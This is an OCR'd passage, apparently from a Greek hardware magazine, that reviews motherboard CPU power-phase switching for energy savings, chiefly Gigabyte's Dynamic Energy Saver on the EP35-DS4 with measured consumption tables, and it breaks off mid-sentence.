
Κατά τη συνήθη πρακτική, η μείωση της κατανάλωσης (σε φορητούς και desktop) γίνεται κατεβάζοντας τη συχνότητα χρονισμού των τσιπ (κυρίως των επεξεργαστών), πράγμα που επιτρέπει και την ελάττωση της τάσης τροφοδοσίας τους. Για να μη μειώνονται οι επιδόσεις του συστήματος, υπάρχουν τεχνολογίες ελέγχου του φορτίου (Enhanced SpeedStep, PowerNOW!), οι οποίες χρησιμοποιούνται από το λειτουργικό σύστημα και αναλαμβάνουν ν' ανεβάζουν τη συχνότητα της CPU, όταν εκτελεί βαριές εργασίες, και να τη ρίχνουν, όταν είναι αδρανής (idle) ή υπό χαμηλό φορτίο (π.χ., κατά το Web browsing).

Τα χρωματιστά LED πάνω στην πλακέτα δείχνουν το πλήθος των ενεργοποιημένων φάσεων. Μπορούν να σβήσουν μέσω του προγράμματος DES ή να μείνουν αναμμένα, χορεύοντας ανάλογα με το CPU load :-)



Είναι φανερό ότι αυτή η τακτική επιτρέπει καλύτερη ενεργειακή εκμετάλλευση, αλλά δεν αυξάνει την πραγματική απόδοση του συστήματος, δηλαδή την επεξεργαστική ισχύ που παίρνουμε ανά Watt που καταναλώνεται. Για να γίνει κάτι τέτοιο, χρειάστηκε οι μηχανικοί να παρέμβουν στο σύστημα τροφοδοσίας της CPU και να το κάνουν πιο αποδοτικό. Λόγω των μεγάλων απαιτήσεων σε ρεύμα που έχουν οι σύγχρονες CPU, οι μητρικές διαθέτουν συστήματα τροφοδοσίας CPU πολλαπλών φάσεων. Ουσιαστικά, πρόκειται για ανεξάρτητες μονάδες παροχής σταθερής τάσης, οι οποίες τροφοδοτούν τον επεξεργαστή από κοινού. Οι μοντέρνες πλακέτες διαθέτουν τέσσερις έως οκτώ τέτοιες φάσεις, ενώ σε ορισμένα μοντέλα χρησιμοποιούνται και περισσότερες. Κατά κανόνα, η ύπαρξη συστήματος τροφοδοσίας πολλαπλών φάσεων σημαίνει χαμηλότερες θερμοκρασίες των αντίστοιχων MOSFET και σταθερότερη παροχή τάσης στη CPU, υπό πλήρες φορτίο. Όταν όμως η CPU δεν πιέζεται (δηλαδή τον περισσότερο χρόνο), η ύπαρξη πολλών φάσεων επιδρά αρνητικά στην κατανάλωση: Μια φάση με πολύ μικρό φορτίο δεν είναι αποδοτική, καθώς καταναλώνει πολλά Watt σε σύγκριση με κείνα που αποδίδει. Για να λυθεί το πρόβλημα οι Asus και Gigabyte παρουσίασαν

Τα έξι πηνία με την ένδειξη R50 φανερώνουν την ύπαρξη συστήματος τροφοδοσίας έξι φάσεων.




πλακέτες για επεξεργαστές Intel (Socket-775) με δυνατότητα επιλεκτικής απενεργοποίησης ορισμένων φάσεων τροφοδοσίας. Με τον τρόπο αυτό, σε χαμηλά φορτία η τροφοδοσία γίνεται από λιγότερες φάσεις με υψηλότερη απόδοση, ενώ, όταν το CPU Load ανέβει, ενεργοποιούνται κι άλλες φάσεις, ώστε να διατηρηθεί η σταθερότητα στην παροχή ρεύματος και ν' αποφευχθεί η υπερθέρμανση. Πώς υλοποιούνται όλα αυτά στην πράξη; Η Gigabyte EP35-DS4 και η Asus P5K PRO κλήθηκαν να μας το δείξουν.

GIGABYTE EP35-DS4

Το «E» γραμμένο με πράσινο, παρακαλώ, μην ξεχνιόμαστε! Λοιπόν, η μητρική αυτή είναι μια καλή P35, και με το «καλή» φαντάζεστε τι εννοούμε: πλούσιος εξοπλισμός, σωστή σχεδίαση, προσεγμένο BIOS και τίγκα στον πυκνωτή solid state, για καλύτερη απόδοση στις υψηλές θερμοκρασίες και μεγαλύτερη διάρκεια ζωής. Η πατέντα εξοικονόμησης ρεύματος που χρησιμοποιεί λέγεται Dynamic Energy Saver (DES) και θα τη βρείτε σε αρκετά άλλα μοντέλα της Gigabyte.

Το τσιπάκι EPU της Asus επιτυγχάνει εξοικονόμηση ενέργειας, απενεργοποιώντας τις μισές φάσεις τροφοδοσίας της CPU και μειώνοντας τη συχνότητα του FSB όταν διαπιστώνει χαμηλό φορτίο.



Dynamic Energy Saver: ON (Full ECO mode)

Φορτίο	Συχνότητα (Core/FSB)	Ενεργές Φάσεις	Κατανάλωση (W)	Οικονομία (%)
Idle	2.000/333MHz	2	119,4	1,87
Full	2.500/333MHz	4 ή 5	180,09	0,76
Medium	2.500/333MHz	3	148,35	8,38

Dynamic Energy Saver: OFF


Φορτίο	Συχνότητα	Ενεργές Φάσεις	Κατανάλωση (W)
Idle	2.000/333MHz	6	121,67
Full	2.500/333MHz	6	181,47
Medium	2.500/333MHz	6	161,92

Για να λειτουργήσει το DES πρέπει να εγκατασταθεί το αντίστοιχο εργαλείο από το συνοδευτικό CD. Αυτό ενεργοποιεί/απενεργοποιεί κάποιες από τις (συνολικά έξι) φάσεις τροφοδοσίας, συναρτήσει του φορτίου (CPU load). Επίσης, επιτρέπει την επιλογή προγράμματος εξοικονόμησης αλλά και την ενεργοποίηση του CPU Throttling, που αυξάνει την οικονομία χωρίς φαινομενικά να ρίχνει τη συχνότητα της CPU. Στο πάνω μέρος της εφαρμογής υπάρχει ένας μετρητής της κατανάλωσης του επεξεργαστή (αμφίβολης αξιοπιστίας), καθώς και ένδειξη της συνολικής οικονομίας ρεύματος που έχει επιτευχθεί από τη στιγμή που αυτή εκκινήθηκε.

Οι δικές μας μετρήσεις έγιναν στην είσοδο (AC) του υπολογιστή, επομένως τα νούμερα που παρουσιάζουμε αφορούν στη συνολική κατανάλωση ενός συστήματος με 2GB DDR2-800, επεξεργαστή τον τετραπύρηνο Yorkfiled Core 2 Quad Q9300, κάρτα γραφικών ASUS EN9800GTX και δίσκο έναν 320άρη Seagate. Μετρήσαμε, λοιπόν, σε επίπεδο συστήματος, οπότε είναι λογικό οι ποσοστιαίες διαφορές που προκύπτουν στην κατανάλωση CPU (από τη χρήση του DES) να αμβλύνονται σημαντικά.

Παρατηρήστε ότι το DES λειτουργεί παράλληλα με το Enhanced Speedstep, το οποίο ρίχνει τη συχνότητα στα 2GHz (σε Idle), μειώνοντας τον πολλαπλασιαστή της CPU από το x7,5 στο x6. Οι ενεργές φάσεις τροφοδοσίας είναι μόλις δύο στην αδράνεια, τρεις σε μια μέση κατάσταση, όπου απασχολούνται κυρίως δύο από τους τέσσερις πυρήνες, και τέσσερις ή πέντε σε πλήρες φορτίο (χάρη στο Prime95).

Αρκετά πρακτικό το λογισμικό DES, δίνει μπόλικες πληροφορίες τόσο για την κατάσταση του κυκλώματος τροφοδοσίας (κάθε κίτρινο πιστόνι σημαίνει και μια ενεργή φάση) όσο και για την εκτιμώμενη οικονομία ρεύματος που επιτυγχάνεται.



Πότε ενεργοποιείται η έκτη φάση; Προφανώς, σε περίπτωση overclocking ή χρήσης ενός πιο ενεργοβόρου επεξεργαστή (ο Q9300 ανήκει στην «οικονομική» γενιά, των 45nm). Όσον αφορά στην οικονομία, τα οφέλη από τη χρήση του 